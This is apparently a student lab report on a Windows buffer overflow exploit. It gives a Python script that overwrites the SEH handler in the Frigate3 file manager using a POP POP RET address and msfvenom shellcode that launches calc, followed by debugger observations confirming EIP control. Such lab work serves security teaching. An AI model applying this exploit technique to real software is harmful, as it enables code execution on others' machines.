


SECURE CODING LAB


TOPIC : Working With Memory Vulnerabilities

RISHAB BANTHIA 18BCN7076

Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it



Downloaded python 2.7 and unzipped the Vulln file



Running the exploit script 2 to generate the payload

```
exploit2.py - C:\Users\IEUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
# -- coding: cp1252 --

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"


seh="\x4b\x0c\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX, POP EBP, RETN [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)

nops="\x90" * 50


# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x99\x2\xdb\xcd\x90\x72\x54\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6b\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x60\x6e\x6b\x31\x42\x49\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x62\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x6d\x61\x61\x77"
buf += b"\x66\x4c\x77\x50\x7a\x61\x56\x6f\x4d\x6d\x61\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x68\x59\x73\x61\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x45\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x49\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x66\x6d\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
```




Attaching frigate to immunity debugger

You can see that EIP is loading default exception handler



Now paste the payload in frigate



Checking Immunity Debugger

The screenshot shows the Immunity Debugger interface with the following components:

- Assembly View:** Displays assembly instructions for the module `rti60`. The instruction list includes:
 - `4000005F 83C4 F0 ADD ESP,-10`
 - `40000062 6A 01 PUSH 1`
 - `40000064 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX`
 - `40000067 C445 F4 00 MOV BYTE PTR SS:[EBP-C1],0`
 - `4000006B 8D45 08 LEA EAX,DWORD PTR SS:[EBP+8]`
 - `4000006E 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX`
 - `40000071 C445 FC 10 MOV BYTE PTR SS:[EBP-4],10`
 - `40000075 8D40 F0 LEA ECX,DWORD PTR SS:[EBP-10]`
 - `40000078 8BC2 MOV EAX,ECX`
 - `4000007A BA 94000040 MOV EDI,rti60.40000040`
 - `4000007F E9 24200000 CALL rti60.@Sysutils@FmtStr@qrr17System`
 - `40000084 8BE5 MOV ESP,EBP`
 - `40000086 50 POP EBP`
 - `40000087 C2 0000 RETN 8`
 - `4000008A 0000 ADD BYTE PTR DS:[EAX],AL`
 - `4000008C FFFF ADD AL,0`
 - `4000008E FFFF ADD AL,0`
 - `40000090 84 00 ADD BYTE PTR DS:[EAX],AL`
 - `40000092 0000 AND EAX,782A2E`
 - `40000094 25 2E2A7800 ADD BYTE PTR DS:[EAX],AL`
 - `40000099 0000 ADD BYTE PTR DS:[EAX],AL`
 - `4000009B 0053 S6 ADD ESP,-0C`
 - `4000009E 83C4 F4 MOV EAX,EAX`
 - `400000A1 8BD8 MOV EDI,ESP`
 - `400000A3 8BD4 MOV EAX,EBX`
 - `400000A5 8BC3 MOV EAX,EBX`
 - `400000A7 E9 3877FFFF CALL rti60.@System@UaiLong@qrr17System`
 - `400000AC 8BF0 MOV ESI,EAX`
 - `400000AE 83C24 00 CMP DWORD PTR SS:[ESP],0`
 - `400000B2 74 19 JE SHORT rti60.400000C0`
 - `400000B4 8B5C24 04 MOV DWORD PTR SS:[ESP+4],EBX`
 - `400000B8 C44424 08 0B MOV BYTE PTR SS:[ESP+8],0B`
 - `400000BD 8D5424 04 LEA EDI,DWORD PTR SS:[ESP+4]`
 - `400000C1 A1 7C150640 MOV EAX,DWORD PTR DS:[4006157C]`
 - `400000C6 33C3 XOR ECX,ECX`
 - `400000C8 E9 3F1FFFFF CALL rti60.400000C0`
 - `400000CC 8BC6 MOV EAX,ESI`
 - `400000CE 83C4 0C ADD ESP,0C`
 - `400000D2 5E POP ESI`
 - `400000D3 5B POP EBX`
 - `400000D4 C3 RETN`
 - `400000D5 8D40 00 LEA EAX,DWORD PTR DS:[EAX]`
 - `400000D8 53 PUSH EBX`
 - `400000D9 51 PUSH ECX`
 - `400000DA 8BD8 MOV EAX,EDX`
 - `400000DC 8BD4 MOV EDI,ESP`
 - `400000DE E9 6177FFFF CALL rti60.@System@UaiLong@qrr17System`
 - `400000E3 83C24 00 CMP DWORD PTR SS:[ESP],0`
 - `400000E7 74 02 JE SHORT rti60.400000EB`
 - `400000E9 8BC3 MOV EAX,EBX`
 - `400000EB 5A POP EDI`
 - `400000EC 5B POP EBX`
 - `400000ED C3 RETN`
 - `400000EE MOV EAX,EDX`
- Registers (FPU):** Shows the state of registers. The `EIP` register is highlighted at `40006834`, pointing to `rti60.40006834`. Other registers like `EAX`, `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `ESI`, and `EDI` are also visible.
- Hex Dump:** Displays a memory dump starting at address `0059F000`. The dump shows hexadecimal values and their corresponding ASCII representations.

Now you can see that the EIP has changed and the loaded dll is rti60

SEH chain of main thread	
Address	SE handler
0018F2F4	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***